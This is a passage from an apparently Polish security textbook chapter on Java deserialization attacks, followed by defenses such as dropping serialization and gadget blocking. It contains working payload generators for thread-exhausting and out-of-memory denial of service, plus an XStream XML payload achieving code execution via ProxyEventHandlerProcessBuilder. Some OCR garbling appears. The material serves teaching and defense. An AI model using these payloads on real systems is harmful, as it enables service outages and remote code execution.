7.             Set t1 = new HashSet();
8.             Set t2 = new HashSet();
9.             t1.add("foo");
10.            s1.add(t1);
11.            s1.add(t2);
12.            s2.add(t1);
13.            s2.add(t2);
14.            s1 = t1;
15.            s2 = t2;
16.        }
17.
18.        ObjectOutputStream oos = new ObjectOutputStream(System.out);
19.        oos.writeObject(root);
20.    }
21.
22. }
```

### Analiza

Przykład jest raczej prosty do zrozumienia. W liniach 3–16 tworzymy specyficznie skonstruowany zbiór (`java.util.Set`). Następnie, w liniach 18–19, serializujemy go i wypisujemy na standardowe wyjście. Wygląda to zupełnie niewinnie – owszem, utworzyliśmy (i zserializowaliśmy) ok. 200 zbiorów, ale dla komputera to nic. Zobaczmy jednak, co się stanie, gdy dostarczymy skonstruowany w powyższy sposób payload do naszego przykładowego serwera opisanego powyżej. Dla przypomnienia, musimy zakodować nasz payload w Base64, a następnie ustawić go jako wartość ciastka `data`. Po wysłaniu nie widzimy nic ciekawego, poza tym,

że strona nie chce się przeładować (serwer przetwarza nasze zapytanie) przez długi czas. Właściwie jest to bardzo długi czas. Po chwili możemy więc stracić cierpliwość i sprawdzić, co się dzieje – zobaczymy, co mówi nam polecenie `top`:

```
top - 14:46:23 up 13:24,  4 users,  load average: 0,77, 0,50, 0,49
Tasks: 276 total,  1 running, 275 sleeping,  0 stopped,  0 zombie
%Cpu(s): 29,4 us,  1,5 sy,  0,0 ni, 67,1 id,  2,0 wa,  0,0 hi,  0,0 si,  0,0 st
KiB Mem : 16317524 total,  6719952 free,  7027844 used,  2569728 buff/cache
KiB Swap: 16661500 total, 16661500 free,  0 used.  8329300 avail Mem

  PID USER      PR  NI   VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
26033 moriraa+ 20   0 5842496 1,200g 15584 S 100,7  7,7    0:53.40 java
```

Rysunek. 8. Wynik polecenia `top`

Java konsumuje 100% procesora? Nie wygląda to dobrze. Osobom, które zdecydowały się przetestować ten kod na swoich maszynach, sugeruję przerwanie oczekiwania i zatrzymanie serwera – przetwarzanie żądania nie skończy się w sensownym czasie. Dlaczego tak się dzieje? Otóż winna jest nasza specyficzna konstrukcja – podczas deserializacji Java zacznie rekurencyjnie odtwarzać zbiory, co będzie trwało bardzo długo. Jak długo? Odpowiedź nie jest jednoznaczna – zależy od komputera. Wystarczy powiedzieć, że złożoność tego przetwarzania będzie **wykładnicza**. Zainteresowanych zachęcam do dokładniejszych testów, natomiast na mojej maszynie obliczenia mogą trwać ponad **7 miliardów** ( $7 \cdot 10^{15}$ ) lat! Podkreślę, że jest to efekt **deserializacji**. Rzeczywiście, nasz oryginalny przykład serializował dane z setką zagnieżdżonych zbiorów, a wykonywał się w ciągu ułamka sekundy...

Konsekwencją tego zjawiska jest to, że jednym żądaniem możemy właściwie bezterminowo zawłaszczyć jeden z wątków serwera. Jeśli wyślemy odpowiednią liczbę tego typu żądań, zawłasczymy wszystkie dostępne wątki, co bezpośrednio doprowadzi do ataku typu DoS. Zaznaczę, że liczba takich żądań jest stosunkowo mała – efektywność ataku zależy od konfiguracji serwera, ale liczona jest raczej w tysiącach, a nie milionach zapytań. Nie jest zatem potrzebny botnet – tego typu atak można przeprowadzić, korzystając z jednej maszyny.

## Modyfikacja zserializowanych danych i błąd przepełnienia pamięci

Drugi przykład będzie wyglądał nieco inaczej.

Listing 7. Przykład kolejnego ataku

```
1. public class DeserializationDosMaxArray {
2.
3.     public static void main(String [] args) throws Exception {
4.         byte [] a = new byte[0];
5.
6.         ByteArrayOutputStream baos = new ByteArrayOutputStream();
7.         ObjectOutputStream oos = new ObjectOutputStream(baos);
8.         oos.writeObject(a);
9.         byte [] bytes = baos.toByteArray();
10.
11.         bytes[23] = (byte)(Integer.MAX_VALUE >> 24);
```

```

12.         bytes[24] = (byte)(Integer.MAX_VALUE >> 16);
13.         bytes[25] = (byte)(Integer.MAX_VALUE >> 8);
14.         bytes[26] = (byte)(Integer.MAX_VALUE);
15.
16.         System.out.write(bytes);
17.     }
18.
19. }

```

## Analiza

Jak wcześniej, przykład jest raczej prosty do zrozumienia. W liniach 4–8 serializujemy zwykłą tablicę bajtów (0-elementową). W liniach 9–14 dokonujemy ręcznej modyfikacji kilku bajtów w naszym zserializowanym obiekcie. Ostatecznie w linii 16 wypisujemy nowy ciąg bajtów.

Co się stanie, gdy utworzony powyższym programem payload dostarczymy do naszej przykładowej aplikacji?

```

SEVERE:
java.lang.OutOfMemoryError: Requested array size exceeds VM limit
    at java.lang.reflect.Array.newInstance(Native Method)
    at java.lang.reflect.Array.newInstance(Array.java:70)
    at java.io.ObjectInputStream.readArray(ObjectInputStream.java:1670)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1344)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:370)
    at Servlet.doGet(Servlet.java:32)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:622)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:292)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:207)
    at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:212)
    at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:106)
    at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:502)
    at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:141)
    at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:79)
    at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:88)
    at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:528)
    at org.apache.coyote.http11.AbstractHttp11Processor.process(AbstractHttp11Processor.java:1099)
    at org.apache.coyote.AbstractProtocol$AbstractConnectionHandler.process(AbstractProtocol.java:672)
    at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1520)
    at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.run(NioEndpoint.java:1476)
    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1145)
    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:615)
    at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
    at java.lang.Thread.run(Thread.java:745)

```

Rysunek 9. Logi serwera po dostarczeniu payloadu

Dlaczego tak się dzieje? Otóż nie powinno nikogo dziwić, że zserializowana tablica musi mieć gdzieś zapisany swój rozmiar. Znajduje się on w bajtach 23–26 (indeksowanych od 0) w naszym zserializowanym strumieniu (wartość ta może różnić się w zależności od pewnych czynników), co zweryfikowałem metodą empiryczną. Możemy zatem zmodyfikować odpowiednie bajty i ustawić nieprawdziwy rozmiar tablicy.

W większości przypadków pożytek nie będzie duży – jeśli rozmiar tablicy będzie większy niż liczba zapisanych później elementów, serializacja zwróci wyjątek `java.io.EOFException`, a jeśli mniejszy – wczytamy po prostu niepełną tablicę. Okazuje się jednak, że rozmiar tablicy w Javie jest ograniczony (z reguły bliski wartości `Integer.MAX_VALUE`, ale nieznacznie mniejszy; na mojej maszynie:

`Integer.MAX_VALUE - 2`). Jeśli będziemy próbować utworzyć tablicę większą, już na etapie alokacji pamięci Java zwróci nam błąd. Istotny jest fakt, że błąd ten to `java.lang.OutOfMemoryError`, który jest wyjątkiem niesprawdzanym (ang. *unchecked exception*). Programista sprawdza z reguły tylko te wyjątki, które musi, istnieje zatem pewne ryzyko, że źle napisany lub skonfigurowany serwer nie przechwyci wyjątku, a w związku z tym JVM zakończy jego wykonanie. Z punktu widzenia użytkownika zakończenie programu serwera to kolejny przykład ataku typu DoS – do momentu jego restartu.

## INNE FORMATY SERIALIZACJI

Zmieńmy nieco przedmiot rozważań. Dość często można się spotkać z opinią programistów, że powyższe błędy nie są czymś, czym warto się przejmować. Pomijając bezpieczeństwo, natywna serializacja w Javie jest wolna, niezbyt łatwa w użyciu (przynajmniej w bardziej skomplikowanych przypadkach), a także – w dzisiejszych czasach – niezbyt modna. Większość nowoczesnych aplikacji korzysta z reguły z formatu XML albo jeszcze lepiej – JSON.

Można polemizować z tym twierdzeniem. Natywna serializacja jest w dalszym ciągu używana i ma wiele zastosowań – np. w RMI, JMX czy w niektórych systemach kolejkowych. Prawdą, której nie da się jednak ukryć, jest to, że z reguły komunikacja serwer–przeglądarka (a więc ta, która jest najłatwiejszym i najczęściej spotykanym medium ataku) korzysta z innych sposobów przesyłania danych.

Czy to oznacza, że tego typu aplikacje są bezpieczne? Zdecydowanie nie. Zauważmy, że **serializacja danych** (niekoniecznie natywna) jest wszechobecna – XML czy JSON są tylko innymi formatami używanymi w tym celu. Wszystkich możliwych formatów jest bardzo dużo – niektóre binarne (np. natywna serializacja jutowa czy protobuf), inne tekstowe (np. XML, JSON, YAML), jeszcze inne hybrydowe (np. natywna serializacja PHP, `pickle` w Python\*) – a to tylko wybrane przykłady.

Można również postawić tezę, że **niemal każda** nowoczesna aplikacja używa jakiejś formy serializacji w celu komunikacji i wymiany danych z klientem. Podatności deserializacji niekoniecznie będą obecne zawsze, ale sam fakt używania innego formatu na pewno nas od nich nie uwalnia. Jako przykład rozważymy bibliotekę XStream.

### Biblioteka XStream

XStream jest szeroko używaną biblioteką do konwersji obiektów jutowych na format XML lub JSON. Charakteryzuje się m.in. dużą prostotą. Łatwość użycia, brak mapowań, wysoka wydajność, czysty i czytelny wyjściowy XML, brak konieczności modyfikacji obiektów... trzeba przyznać, że wygląda to świetnie – niejeden programista skusiłby się na użycie tej biblioteki. I rzeczywiście – okazuje się, że dużo poważnych projektów zdecydowało się na serializację przy użyciu XStream. Niestety, obok wspomnianych plusów są też pewne zagrożenia.


\* Zob. rozdz. *Niebezpieczeństwa deserializacji w Pythonie (moduł pickle)* i *Niebezpieczeństwa deserializacji w PHP*.

W 2013 roku Alvaro Muñoz, Dinis Cruz oraz Abraham Kang opublikowali ciekawą podatność pozwalającą na przeprowadzenie RCE w każdej aplikacji jadowej używającej XStream. Powodem jej wystąpienia był fakt, że XStream jest bardzo bogatą w możliwości biblioteką, umożliwiającą dużo więcej niż tylko serializację obiektów typu POJO (*Plain Old Java Object*). Zanim jednak będziemy mogli podatność tę opisać, musimy zrozumieć, jak działają dwie klasy z Javy: `java.lang.reflect.Proxy` i `java.beans.EventHandler`.

Klasa `java.lang.reflect.Proxy` służy do tego, aby dowolny interfejs jadowy opakować jej instancją. Takie Proxy z punktu widzenia Javy będzie całkowicie legalną implementacją naszego interfejsu – różnica jest taka, że tworzenie Proxy odbywa się w czasie wykonania (ang. *runtime*), a nie kompilacji. Aby zdefiniować zachowanie Proxy (tzn. sprawdzić, co się stanie, gdy wywołamy na nim metodę opakowywanego interfejsu), musimy użyć obiektu klasy implementującej interfejs `java.lang.reflect.InvocationHandler`, dostarczanej na etapie konstrukcji. Jakież zatem handlersy mamy dostępne w JRE?

Tu przechodzimy do drugiej istotnej klasy – `java.beans.EventHandler`. Implementuje ona wspomniany wcześniej interfejs `InvocationHandler`. Z dokumentacji wynika, że za jej pomocą możemy zdefiniować dowolny obiekt, a następnie wywołać na nim metodę! Metoda ta zostanie wywołana wtedy, gdy obiekt `EventHandler` zostanie o to „poproszony”... np. przez Proxy.

Spójrzmy na rysunek 10 i zastanówmy się, jak będzie wyglądała hierarchia naszych obiektów.



Rysunek 10. Hierarchia klas, z których składa się exploit na bibliotekę XStream

Po utworzeniu powyższej struktury wywołanie **dowolnej** metody na obiekcie Proxy przez atakowaną aplikację spowoduje wywołanie **wybranej przez nas** metody na **wybranym przez nas** obiekcie. Jak wspomniałem, podatność ta prowadzi do RCE, więc atakujący użyje np. klasy `java.lang.ProcessBuilder` i jej metody `start()`.

Jaki jest zatem plan? Wyobraźmy sobie aplikację, która otrzymuje dane od użytkownika (zserializowane za pomocą biblioteki XStream) i je deserializuje. Następnie

na zdeserializowanym obiekcie zostaje wykonana **dowolna** metoda. Jeśli jako zserializowany obiekt dostarczymy odpowiednie Proxy, oznacza to, że mamy RCE.

Aby uzyskać pełny kontekst tych rozważań, przejdźmy do praktyki. Rozważmy aplikację z wcześniejszej części rozdziału, która różni się jedynie tym, że zamiast serializacji natywnej używa biblioteki XStream. Klasa Data jest praktycznie identyczna z naszym ostatnim przykładem. Jediną różnicą jest brak implementowanego interfejsu Serializable – fakt, że go nie potrzebujemy, to siła XStream w działaniu.

Oznacza to, że musimy przygotować nasze zserializowane dane za pomocą XStream Proxy, a następnie zakodować je za pomocą Base64, ustawić jako ciastko i... RCE?

Nie tak szybko! Musimy pokonać jeszcze dwie przeszkody. Pierwsza – czy XStream jest w stanie zserializować obiekt typu Proxy? Otóż okazuje się, że sam obiekt Proxy nie zostanie zserializowany, ale zapisane zostanie wystarczająco dużo informacji, aby go odbudować. Można więc utworzyć nasz pierwszy payload!

*Listing 8. Kod payloadu*

```
public class SimplePayloadGenerator {
    public static void main(String[] args) {
        ProcessBuilder pb = new ProcessBuilder("gnome-calculator");
        EventHandler handler = new EventHandler(pb, "start", null, null);
        IDummyInterface proxy = (IDummyInterface) Proxy.newProxyInstance(
            SimplePayloadGenerator.class.getClassLoader(),
            new Class[] { IDummyInterface.class }, handler);
        System.out.println(new XStream().toXML(proxy));
    }
}
```

*Listing 9. Wykonanie kodu payloadu – wynikowy XML*

```
<dynamic-proxy>
  <interface>IDummyInterface</interface>
  <handler class="java.beans.EventHandler">
    <target class="java.lang.ProcessBuilder">
      <command>
        <string>gnome-calculator</string>
      </command>
      <redirectErrorStream>false</redirectErrorStream>
    </target>
    <action>start</action>
    <!-- Tutaj znajduje się drugi tag acc -->
  </handler>
</dynamic-proxy>
```

Z punktu widzenia eksploatacji plusem jest to, że XStream używa znaków drukowalnych, w łatwym do zrozumienia formacie. Przytoczony dokument XML byłbyśmy w stanie utworzyć „z palca”, nie musimy się więc posiłkować specjalnym programem.

Druga przeszkoda to fakt, że Proxy zadziała wtedy i tylko wtedy, gdy zostanie rzutowane na **interfejs**. Innymi słowy, nie jesteśmy w stanie utworzyć Proxy dla klasy POJO. Jest to problem, ponieważ – jak wie każdy programista – przy przesyłaniu danych pomiędzy serwerem a klientem właściwie zawsze używamy obiektów typu POJO... Czy zatem trzeba się poddać? Na (nie)szczęście nie, ale trochę będziemy musieli się nagimnastykować.

Zastanówmy się, co można zrobić, by rozwiązać ten problem? Gdybyśmy mieli dostęp do obiektu (klasy), który podczas **kreacji** korzysta z innego obiektu za pomocą interfejsu, a następnie wywołuje na nim (dowolną) metodę, moglibyśmy podstawić Proxy pod ten delegowany obiekt i – nareszcie – uzyskać RCE.

Okazuje się, że taka klasa istnieje (prawdopodobnie istnieje wiele takich klas, ale skupimy się na najprostszym przykładzie) – jest nią `java.util.SortedSet`, konkretnie jej implementacja: `java.util.TreeSet.SortedSet` jest interfejsem, który poza działaniem jako zwykły zbiór (dodaj/usuń element, sprawdź, czy element jest w zbiorze itp.) udostępnia również możliwość porównywania elementów (a zatem – szukanie elementów maksymalnych i minimalnych, wypisywanie posortowanego zbioru itp.). W jaki sposób jest to osiągalne? Elementy, które są dodawane do tego zbioru, muszą (w uproszczeniu) implementować interfejs `java.lang.Comparable`. W momencie operacji na zbiorze, gdy zachodzi konieczność porównania elementów (np. przy dodawaniu nowego elementu do zbioru), wywoływana jest metoda `compareTo()` z tego interfejsu. Zatem przy dodawaniu elementu (a więc w szczególności – tworzeniu zbioru) jest wywoływana pewna metoda na interfejsie. Czyli to, czego szukamy, istnieje.

Czas stworzyć payload.

*Listing 10. Kod generatora payloadu z użyciem `java.util.TreeSet`*

```
public class NotSoSimplePayloadGenerator {
    public static void main(String[] args) throws ClassNotFoundException {
        ProcessBuilder pb = new ProcessBuilder("gnome-calculator");
        InvocationHandler handler =
            new EventHandler(pb, "start", null, null);
        Comparable proxy = (Comparable) Proxy.newProxyInstance(
            NotSoSimplePayloadGenerator.class.getClassLoader(),
            new Class[] { Comparable.class }, handler);
        Set<Comparable> set = new TreeSet<>();
        set.add(proxy);
        System.out.println(new XStream().toXML(proxy));
    }
}
```

Okazuje się jednak, że zamiast payloadu po wykonaniu dostaniemy wyjątek:

```
$ java NotSoSimplePayloadGenerator
Exception in thread "main" java.lang.ClassCastException: java.lang.UNIXProcess cannot be cast to java.lang.Integer
    at com.sun.proxy.$Proxy0.compareTo(Unknown Source)
    at java.util.TreeMap.put(TreeMap.java:560)
    at java.util.TreeSet.add(TreeSet.java:255)
    at NotSoSimplePayloadGenerator.main(NotSoSimplePayloadGenerator.java:20)
```

*Rysunek 11. Wyjątek po wykonaniu payloadu*


W dodatku, nie wiadomo skąd, otworzył się Kalkulator. Co się stało? Otóż nasz payload działa „zbyt dobrze”.

W procesie serializacji (a właściwie nawet przed – w momencie tworzenia zbioru, który chcemy zserializować) wywołamy przypadkiem metodę na naszym Proxy, która wykona naszą komendę systemową, i dostaniemy wyjątek rzutowania... Musimy to jakoś rozwiązać. Na szczęście, wspomniałem już, że payloady dla XStream są na tyle proste, że można je tworzyć samemu w zwykłym pliku tekstowym. Co więcej, jak się teraz okazuje, czasem trzeba je tworzyć w taki sposób... Wymaga to czytania dokumentacji i/lub eksperymentów, które pokażą, jak wyglądają tagi XML tworzone dla poszczególnych klas. Ostatecznie dojdziemy do konstrukcji, która wygląda jak ta z listingu 11.

*Listing 11. Zmodyfikowany kod przykładowego payloadu*

```
<sorted-set>
  <dynamic-proxy>
    <interface>java.lang.Comparable</interface>
    <handler class="java.beans.EventHandler">
      <target class="java.lang.ProcessBuilder">
        <command>
          <string>gnome-calculator</string>
        </command>
        <redirectErrorStream>false</redirectErrorStream>
      </target>
      <action>start</action>
    </handler>
  </dynamic-proxy>
</sorted-set>
```

To już na szczęście koniec. Powyższy payload wystarczy zakodować w Base64, ustawić w ciastku i odświeżyć stronę (rysunek 12).



Rysunek 12. Wykonanie payloadu

Nareszcie! Mamy sukces: pojawia się... Kalkulator.

## JAK SIĘ ZABEZPIECZYĆ PRZED DESERIALIZACJĄ NIEZAUFANYCH DANYCH?

Rozpocznijmy – w ramach wprowadzenia w temat obrony – od przywołania artykułu Steve’a Breene’a, pracownika FoxGlove Security<sup>2</sup>. To od niego zaczęła się głośna dyskusja na temat problemu, on też wskazywał metody obrony. Zaproponował poniższe rozwiązania:

1. Znajdź wszystkie pliki JAR zawierające klasę `InvokerTransformer`, np. za pomocą narzędzia `grep`.
2. Usuń wszystkie znalezione w punkcie 1 pliki...
3. ... lub (wersja bezpieczniejsza) – zmodyfikuj pliki JAR, usuwając z nich podatną klasę `InvokerTransformer` (jest to stosunkowo proste, gdyż pliki JAR to zasadniczo odpowiednio skonstruowane archiwa ZIP, zawierające skompilowane klasy jawowe `.class`).

Sam autor podkreśla, że to „rozwiązanie”, z punktu widzenia wytwarzania oprogramowania, jest paskudne. Pytanie brzmi, czy będzie działać? Pierwszy problem, który od razu przychodzi do głowy, to aktualizacje – jak się upewnić, że aktualizacja biblioteki zostanie odpowiednio zmodyfikowana? Co gorsza, okazuje się też, że powyższe „rozwiązanie” nie usuwa problemu z **deserializacją niezaufanych danych**

– jedyne, co usuwa, to problem wykorzystania w celu eksploatacji tej podatności **jednego łańcucha gadżetów**\*! Szybko okazuje się, że nie ma czegoś takiego, jak rozwiązanie wszystkich problemów. Trzeba więc rozważać różne opcje obrony, a żadna z nich nie jest idealna – każda ma swoje plusy i minusy.

## Rozwiązanie #0: obfuskacja

To „rozwiązanie” jest oczywiście tutaj tylko żartem. „Ukrywanie”, czy też „obfuskacja”, naszych obiektów javowych to nic innego niż *security by obscurity* i nikt chyba nie ma złudzeń, że nie będzie działać na dłuższą metę.

Faktem jednak jest, że tego typu propozycje wciąż niestety się pojawiają\*\*. Obfuskacja jako rozwiązanie jest wspomniana w tym rozdziale jako antywzorec postępowania oraz przestroga – **pod żadnym pozorem nie należy jej stosować**.

Tabela 1. Plusy i minusy obfuskacji

PLUSY	MINUSY
» rozwiązanie skuteczne przeciwko napastnikom opierającym się całkowicie na zautomatyzowanych skryptach, bez praktycznie żadnej wiedzy technicznej ( <i>Script Kiddies</i> ) – a i to nie zawsze.	» nie oferuje żadnej ochrony przed atakującym dysponującym minimalną wiedzą o błędach deserializacji w Javie – a właściwie o bezpieczeństwie w ogóle.

## Rozwiązanie #1: brak serializacji

Przejdźmy zatem do pierwszego rozwiązania, które (przynajmniej czasami) może się sprawdzić. Wróćmy do pięciu warunków koniecznych do tego, by eksploatacja się powiodła. Zaburzając choćby jeden z nich, powstrzymamy potencjalny atak.

Rozważmy warunek 5: **Program musi umożliwiać odebranie i deserializację obiektu od użytkownika**.

Proste wymaganie i proste rozwiązanie – wystarczy nie używać serializacji! Brak serializacji eliminuje podatność, w taki sam sposób, w jaki brak używania bazy danych SQL eliminuje podatność *SQL Injection*.

Oczywiście, rozwiązanie to rodzi pewne konsekwencje. A jeżeli aplikacja już korzysta z serializacji? Każdy programista wie, jak trudno dokonać zmian tego kalibru – szczególnie gdy aplikacja jest duża. A jeżeli aplikacja **musi** korzystać z serializacji?

Wspomniałem już, że używanie **jakiejs** formy serializacji jest bezwzględnym wymogiem w zdecydowanej większości aplikacji. Nawet jeśli mamy czas i środki, żeby serializację „wyplewić”, możemy stanąć przed koniecznością jej używania teraz lub w przyszłości. I ostatnia okoliczność: aplikacja może korzystać z bibliotek/

\* Ten problem bynajmniej nie jest teoretyczny. Jako przykład można przytoczyć błąd w (mniej znanej) aplikacji PowerFolder Server (więcej informacji: Muench H.-M., *PowerFolder Server 10.4.321 – Remote Code Execution*, <https://www.exploit-db.com/exploits/39854>).

\*\* I nie pomoże kodowanie w Base64, bo zserializowany obiekt javowy zawsze będzie zaczynał się od AC ED 00 05, a zakodowany w Base64 – od r00. Wykrywanie takich obiektów wcale nie jest więc trudne.

frameworków/narzędzi, które używają serializacji. Aplikacja będzie bezpieczna (czyli nie używa w ogóle serializacji), ale jeśli równocześnie używamy serwera Jenkins do *Continuous Integration* lub serwera JBoss, w których przypadkiem skonfigurowaliśmy JMX jako dostępne z Internetu, nic to nie zmieni – jesteśmy podatni.

Podsumowując: mimo że metoda całkowitego pozbycia się serializacji jest skuteczna – jej praktyczne zastosowanie nie będzie wystarczająco użyteczne.

Tabela 2. Plusy i minusy eliminacji serializacji

PLUSY	MINUSY
» całkowicie rozwiązuje problemy z deserializacją niezaufanych danych w utworzonym kodzie.	» niepraktyczna dla dużych aplikacji wymagających sporych zmian w kodzie, » często niemożliwa do wykorzystania – serializacja może być np. wymogiem biznesowym, » nie zabezpiecza całego produktu – biblioteki, frameworki i inne narzędzia mogą nadal być podatne.

## Eliminacja serializacji natywnej

Spróbujmy lekko rozluźnić nasze podejście: rezygnujemy z serializacji natywnej i będziemy używać wyłącznie zewnętrznych bibliotek.

Pierwszy problem jest oczywisty: sama rezygnacja z serializacji natywnej nie oznacza automatycznie, że jesteśmy bezpieczni. W niniejszym rozdziale mamy opisany przykład problemów z biblioteką XStream, a to tylko wierzchołek góry lodowej: w roku 2017 dwa niezależne od siebie zespoły opublikowały artykuły, w których podsumowano badania zdecydowanej większości często używanych bibliotek serializacji: Moritz Bechler skupił się tylko na Javie<sup>3</sup>, natomiast Alvaro Muñoz i Oleksandr Mirosh skoncentrowali się na problemach związanych z użyciem formatu JSON, które poza Javą dotknęły także np. framework .NET<sup>4</sup>. Smutny wniosek z obu badań jest następujący: zdecydowana większość rozwiązań do serializacji może zostać użyta w sposób, który zaowocuje błędami bezpieczeństwa – choć często konieczne są dodatkowe założenia, np. niestandardowa konfiguracja lub specyficzne użycie. Nie należy jednak wyciągać pochopnych wniosków, że całe rozwiązanie jest mało wartościowe – zakładając, że znajdziemy bibliotekę, która tego typu problemów nie ma (lub, co bardziej prawdopodobne, można ich uniknąć przez jej ostrożne używanie), jest to całkiem sensowny sposób obrony na małą skalę.

Problem drugi wiąże się z faktem, że o ile możemy próbować rozwiązać w ten sposób problem lokalnie, nie rozwiążemy go – przynajmniej na razie – globalnie, to znaczy we **wszystkich** javowych aplikacjach. Niebezpieczny natywny interfejs serializacji w Javie dalej istnieje i może być powodem kolejnych błędów w przyszłości. Czy możemy coś z tym zrobić? Trudno powiedzieć, ale możliwe, że jest pewna nadzieja. Już w 2012 roku pojawił się JEP (*Java Enhancement Proposal*)

154: *Remove Serialization*<sup>5</sup>. Niestety, w tamtym czasie okazał on się jedynie żartem primaaprilisowym, ale w ostatnich latach, z uwagi na istny wysyp błędów deserializacyjnych, problem zaczął być rozważany coraz bardziej poważnie. W 2018 roku na konferencji „Devoxx UK” Mark Reinhold (Chief Architect w firmie Oracle) zapowiedział, że w długoterminowej perspektywie serializacja w Javie (przynajmniej taka, jaką dziś znamy) ma zniknąć<sup>6</sup>. Niestety, póki co bardziej konkretne plany nie zmaterializowały się, nie wiemy nawet, jak „zniknięcie” będzie wyglądać – a możliwości jest kilka:

1. Całkowite usunięcie serializacji z języka (mało prawdopodobne ze względu na kompatybilność wsteczną).
2. Wydzielenie natywnej serializacji do osobnego modułu w ramach tzw. projektu Jigsaw<sup>7</sup>. W tym przypadku użytkownik Javy (deweloper) jest w stanie odpowiednio zmodyfikować swoje środowisko jadowe (JRE), tak aby moduł z serializacją nie był załączony – efektywnie usuwając możliwość (de)serializacji w swej aplikacji.
3. Zmiana mechanizmu serializacji na bezpieczniejszy. To rozwiązanie zasugerował Brian Goetz („Oracle’s rockstar Java architect”) w opublikowanym dokumencie opisującym problemy (nie tylko bezpieczeństwa) z aktualną serializacją – a także propozycje, co można by zmienić<sup>8</sup>.

Warto zaznaczyć, że te możliwości się nie wykluczają. Możliwe, że ostateczne rozwiązanie będzie zlepkiem dwóch (a nawet trzech) powyższych.

Decyzja nie została jeszcze podjęta, ale już dziś wiemy na pewno, że intencja jest jasna: w aktualnej oficjalnej dokumentacji Javy (*Javadoc*) znajduje się wyraźne ostrzeżenie przed stosowaniem natywnej serializacji<sup>9</sup>. Należy jednak pamiętać, że nawet usunięcie deserializacji nie rozwiąże od razu problemu w całości, a może i nigdy: starsze aplikacje bowiem mogą nie zmigrować się na nowe rozwiązania.

Tabela 3. Plusy i minusy eliminacji serializacji natywnej

PLUSY	MINUSY
» przy założeniu, że alternatywna metoda jest odporna na błędy deserializacji – całkowicie eliminuje problem z deserializacją w utworzonym kodzie.	» w chwili odkrycia podatności – wracamy do punktu zero...
	» nadal wszystkie niezależne komponenty aplikacji (biblioteki, frameworki, narzędzia) mogą być podatne,
	» narzucamy konkretną technologię, ograniczając warsztat programisty,
	» rozwiązuje problem tylko w kontekście pojedynczej aplikacji, a nie całego ekosystemu Javy.

## Rozwiązanie #2: blokowanie gadżetów

W rozwiązaniu pierwszym rozważaliśmy warunek 5, a więc staraliśmy się unieвозмоwić serializację i deserializację, aby uniknąć eksploatacji. Rozważmy teraz warunek 4 i przyjrzymy się dokładnie gadżetom.

Są dwie kwestie do omówienia: po pierwsze, podejście koncepcyjne do sprawy, a po drugie, użycie konkretnych mechanizmów.

### Blacklisting i whitelisting

